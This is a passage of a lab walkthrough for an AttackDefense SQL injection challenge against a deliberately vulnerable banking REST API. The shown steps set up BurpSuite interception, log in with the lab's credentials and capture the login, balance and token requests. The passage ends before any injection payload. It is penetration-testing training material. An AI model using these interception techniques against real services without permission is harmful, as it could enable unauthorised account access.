

[illegible]

Name	SQL Injection
URL	<a href="https://attackdefense.com/challengedetails?cid=1926">https://attackdefense.com/challengedetails?cid=1926</a>
Type	REST: API Security

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Step 1:** Check the IP address of the machine.

**Command:** ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.1.4 netmask 255.255.255.0 broadcast 10.1.1.255
    ether 02:42:0a:01:01:04 txqueuelen 0 (Ethernet)
    RX packets 13403 bytes 1209861 (1.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12476 bytes 17305686 (16.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.248.164.2 netmask 255.255.255.0 broadcast 192.248.164.255
    ether 02:42:c0:f8:a4:02 txqueuelen 0 (Ethernet)
    RX packets 410 bytes 414496 (404.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 402 bytes 43530 (42.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 40807 bytes 29508976 (28.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 40807 bytes 29508976 (28.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@attackdefense:~#
```


The IP address of the machine is 192.248.164.2.

Therefore, the Banking WebApp is running on 192.248.164.3, at port 5000.

**Step 2:** Viewing the Banking WebApp.

Open the following URL in firefox.

**URL:** http://192.248.164.3:5000




**Step 3:** Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite




The following window will appear:




Click Next.

Finally, click Start Burp in the following window:






The following window will appear after BurpSuite has started:




Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.



**Connection Settings**

**Configure Proxy Access to the Internet**

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy  Port

☐ Use this proxy server for all protocols

SSL Proxy  Port

FTP Proxy  Port

SOCKS Host  Port

☐ SOCKS v4 ☒ SOCKS v5

☐ Automatic proxy configuration URL

Click OK.

Everything required to intercept the requests has been setup.


**Step 4:** Interacting with the Banking API using the WebApp.

Login into the webapp using the provided credentials:

**Username:** elliot

**Password:** elliotalderson

**Note:** Make sure that intercept is on in BurpSuite



secure-bank-app x +

← → ↻ 🏠 ⓘ 192.248.164.3:5000 150%


# Welcome to Secure Banking WebApp

## Login

Username:

Password:

Notice the corresponding requests in BurpSuite.



Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer


**Intercept** HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

```
OPTIONS /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/
Origin: http://192.248.164.3:5000
Connection: close
```

Forward the above request.





Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

**Intercept** HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST /login HTTP/1.1  
Host: 192.248.164.3:8081  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:68.0) Gecko/20100101 Firefox/68.0  
Accept: application/json, text/plain, \*/\*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://192.248.164.3:5000/  
Content-Type: application/json  
Content-Length: 51  
Origin: http://192.248.164.3:5000  
Connection: close

`{"identifier":"elliot","password":"elliotalderson"}`

Forward the above request and view the changes reflected in the web app.

## Welcome elliot!

**Account Number: 1337**

Check Balance

Get Golden Ticket

Logout

Click on the Check Balance button.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Params Headers Hex

GET /balance?acct=1337&token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBYw5rIiwiaWVudCI6I6MTMzNywic2NvcGUiOiJhY2NvdW50LXJlYWQ1LCJleHAiOiE1NzYxNTgwOjE1Imh0dCI6MTU3NjE1NzQ5Mn0.GwiJydY8x3tzNakz3rvQnDurnRlCg9IGtsgR-a7Z-3epDYJtV5UhyBule67nmdWrVvmuneueD0tCwieg0u3uY5aZp2U2M171qcoIifmttLEiHESdfhStGQrZRba1Xk\_HXZzmfM9PSpeC8HLXEZ0sTnJn-44WI-yIYxtbyw08laUvUb10pFjzVPpC3zFWpQVmVdF16uzudU15wW0YHeSXwPBAW9Jycbej9hncnW0xk\_IiEha7AjTLkxvUvo6JViIMbSBvLLzs5Q8bp3cx7FqwpNzF82Hes54xwVVVg9URxHLLLPFG905jwhYqibSPYRayb7wRKWa\_9P4JYxhV0g HTTP/1.1

Host: 192.248.164.3:8081

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:68.0) Gecko/20100101 Firefox/68.0

Accept: application/json, text/plain, \*/\*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://192.248.164.3:5000/details

Origin: http://192.248.164.3:5000

Connection: close

Forward above request.

# Welcome elliot!

**Account Number: 1337**


Check Balance

**Current Balance: 500**


Get Golden Ticket

Logout

Click on the Get Golden Ticket button.



Forward the above request.



Notice that a JWT Token is sent in the request.

### JWT Token:

